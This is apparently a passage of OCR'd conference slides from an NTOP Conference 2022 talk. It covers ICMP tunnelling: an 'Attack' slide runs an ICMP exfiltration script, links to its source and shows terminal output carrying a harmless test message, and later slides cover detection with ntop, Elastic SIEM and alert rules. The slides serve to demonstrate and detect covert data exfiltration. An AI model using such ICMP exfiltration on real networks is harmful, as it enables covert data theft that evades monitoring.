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
Attack

ON ATTACKER MACHINE:

```
sudo python3 icmp_exfiltration.py
```

→ you can find icmp_exfiltration.py script here

https://gist.github.com/maxrodrigo/a7a8c4bd7dfe64eb305b4c70dee70233#file-icmp_exfiltration-py



Attack

```
sec4u@sec4u-HP-EliteBook-850-G5:~/Downloads$ sudo python3 icmp_exfiltration.py
This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to
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P Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the t
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
ICMP Tunnelling

Detection



ICMP Tunnelling

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
Detection



ICMP Tunnelling

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
ntop as source of Elastic SIEM

WEB Interface: Shortcurs → Notifications



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
detection rules on ntop alerts



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Thank you
Grazie Danke